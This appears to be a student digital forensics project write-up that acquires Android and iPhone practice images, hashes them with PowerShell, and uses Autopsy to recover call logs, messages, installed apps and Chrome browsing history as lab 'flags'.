
Microsoft Windows [Version 10.0.22631.3527]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user>D:
D:>>cd FinalDFProj
D:\FinalDFProj>cd T11
D:\FinalDFProj\T11>adb pull /sdcard/Download/android_image.tar.gz
/sdcard/Download/android_image.tar....3 MB/s (760522139 bytes in 6.515s)
D:\FinalDFProj\T11>
```

## RUNNING AUTOPSY:





**CHECKBOXING:**

## FLAG (MMSSMS.DB):

The screenshot shows the Autopsy 4.21.0 interface for forensic analysis. The left sidebar contains a tree view of data sources, including 'Data Sources', 'File Views', 'File Types', 'Deleted Files', 'MB file Size', 'Data Artifacts' (with 'Call Logs (1)'), 'Communication Accounts (5)' (including 'Device (2)' which has 'Phone (3)'), 'Installed Programs (190)', 'Messages (1)', 'Web Accounts (55)', 'Web Search (1)', 'Analysis Results', 'OS Accounts', 'Tags', 'Score', and 'Reports'. The main pane displays a table titled 'Listing' with the following data:

Source Name	S	C	O	Account Type	ID	Data Source
LogicalFileSet1	0	0	0	PHONE	+15555215554	LogicalFileSet1
LogicalFileSet1	0	0	0	PHONE	1112223333	LogicalFileSet1
mmssms.db	0	0	0	PHONE	1112223333	LogicalFileSet1

Below the table, there are tabs for 'Hex', 'Text', 'Application', 'File Metadata', 'OS Account', 'Data Artifacts', 'Analysis Results', 'Context', 'Annotations', and 'Other Occurrences'. The bottom right corner of the interface shows the date 'May 15, 2024'.

## 13. Android Analysis with Autopsy

### EXAMINING FILE-HASH:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS D:\FinalDFProj\T13> Get-FileHash -Algorithm MD5 .\android_image2.tar.gz

Algorithm      Hash                                         Path
----          ----
MD5           85E37C6403FD692EA0182AC790F83AE4             D:\FinalDFProj\T13\android_im...

PS D:\FinalDFProj\T13> Get-FileHash -Algorithm SHA1 .\android_image2.tar.gz


Algorithm      Hash                                         Path
----          ----
SHA1          F6E1B9D029CF51B5FE924815DF014F4393D60980         D:\FinalDFProj\T13\android_im...

PS D:\FinalDFProj\T13> Get-FileHash -Algorithm SHA256 .\android_image2.tar.gz

Algorithm      Hash                                         Path
----          ----
SHA256        ED268B9562D53D3ADACA8C1DB401FF3D6EF4AEB1209F5F1D5A9F8C84E60C9AB2         D:\FinalDFProj\T13\android_im...

PS D:\FinalDFProj\T13> |
```

### RUNNING AUTOPSY:



New Case Information

**Steps**

- Case Information
- Optional Information**

**Optional Information**

Case

Number:

Examiner

Name:

Phone:

Email:

Notes:

Organization

Organization analysis is being done for:

< Back   Cancel Help

Add Data Source


**Steps**

- Select Host
- Select Data Source Type**
- Select Data Source
- Configure Ingest
- Add Data Source


**Select Data Source Type**

Disk Image or VM File  
Local Disk  
**Logical Files**  
Unallocated Space Image File  
Autopsy Logical Imager Results  
Memory Image File (Volatility)  
XRY Text Export

< Back   Cancel Help



## CHECKBOXING:



## EXAMINING OF ARTIFACT:

Source Name	S	C	O	Start Date/Time	Phone Number	Data Source
LogicalFileSet1			0	2022-10-08 02:24:22 PKT	1112223333	LogicalFileSet1
LogicalFileSet1			0	2022-10-08 14:46:43 PKT	7872254076	LogicalFileSet1

## LATEST PROGRAM INSTALLED FLAG:

Source Name	S	C	O	Program Name	Comment	Data Source	Date/Time
LogicalFileSet1			0	com.google.android.fts	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.apps.tachyon	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.gms	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.apps.youtube.music	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.deskclock	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.webview	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.apps.messaging	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.android.chrome	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.apps.photos	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.videos	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.wallpaper	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.gm	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.apps.docs	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.inputmethod.latin	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.youtube	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.calendar	Installed Apps (Vending)	LogicalFileSet1	
LogicalFileSet1			0	com.google.android.googlequicksearchbox	Installed Apps (Vending)	LogicalFileSet1	2022-10-08 00:38:58 PKT
LogicalFileSet1			0	com.google.android.gms	Installed Apps (Vending)	LogicalFileSet1	2022-10-08 00:41:10 PKT
LogicalFileSet1			0	com.u360mobile.usna	Installed Apps (Vending)	LogicalFileSet1	2022-10-08 14:54:37 PKT

## SITE VISTED AT SPECIFIC TIME FLAG:

Andorid2 - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

36 Results

Save Table as CSV

**Web History**

Table Thumbnail Summary

Source Name	S	C	O	Date Created	Date Accessed	URL	Title	Comment
LogicalFileSet1						http://samsclass.info/	samsclass.info: Sam Bowne Class Information	Chrome Top!
LogicalFileSet1						http://yahoo.com/	Yahoo   Mail, Weather, Search, Politics, News, Finance, ...	Chrome Top!
LogicalFileSet1						http://kittenwar.com/	Kittenwar! May The Cutest Kitten Win!	Chrome Top!
LogicalFileSet1				2022-10-08 14:51:58 PKT		https://www.google.com/search?q=hockey+masks&o...	hockey masks - Google Search	Chrome Histo
LogicalFileSet1				2022-10-08 14:51:18 PKT		https://www.google.com/search?q=hockey+masks&o...	hockey masks - Google Search	Chrome Histo
LogicalFileSet1				2022-10-08 14:52:02 PKT		https://www.google.com/search?q=fake+blood&clien...	fake blood - Google Search	Chrome Histo
LogicalFileSet1				2022-10-08 14:52:23 PKT		http://ccsf.edu/	CCSF Home   CCSF	Chrome Histo
LogicalFileSet1				2022-10-08 14:52:23 PKT		http://www.ccsf.edu/	CCSF Home   CCSF	Chrome Histo
LogicalFileSet1				2022-10-08 14:52:30 PKT		https://samsclass.info/	samsclass.info: Sam Bowne Class Information	Chrome Histo
LogicalFileSet1				2022-10-08 14:52:30 PKT		https://samsclass.info/	samsclass.info: Sam Bowne Class Information	Chrome Histo
LogicalFileSet1				2022-10-08 14:52:39 PKT		http://yahoo.com/	Yahoo   Mail, Weather, Search, Politics, News, Finance, ...	Chrome Histo
LogicalFileSet1				2022-10-08 14:52:39 PKT		https://www.yahoo.com/	Yahoo   Mail, Weather, Search, Politics, News, Finance, ...	Chrome Histo
LogicalFileSet1				2022-10-08 14:52:48 PKT		http://kittenwar.com/	Kittenwar! May The Cutest Kitten Win!	Chrome Histo
LogicalFileSet1				2022-10-08 14:52:48 PKT		https://www.kittenwar.com/	Kittenwar! May The Cutest Kitten Win!	Chrome Histo
LogicalFileSet1				2022-10-08 14:51:58 PKT		https://www.google.com/search?q=hockey+masks&o...	hockey masks - Google Search	Chrome Histo
LogicalFileSet1				2022-10-08 14:51:18 PKT		https://www.google.com/search?q=hockey+masks&o...	hockey masks - Google Search	Chrome Histo

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Result: 218 of 1445

Web History

**Visit Details**


Title: Yahoo | Mail, Weather, Search, Politics, News, Finance, Sports & Videos  
Date Accessed: 2022-10-08 14:52:39 PKT  
URL: https://yahoo.com/

**Other**

Comment: Chrome History

# 15. iPhone Analysis with Autopsy

## EXAMINING FILE HASH:



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows



PS D:\FinalDFProj\T15> Get-FileHash -Algorithm SHA256 '.\2021 CTF - iOS.zip'
Algorithm      Hash
----          ----
SHA256        BBFBAE3F3B52D3E546EF32DBB80EF8E431199DB1D30AA29AE26D4519D4E03187
                                                               Path
                                                               ----
                                                               D:\FinalDFProj\T15\2021 CTF - iOS.zip


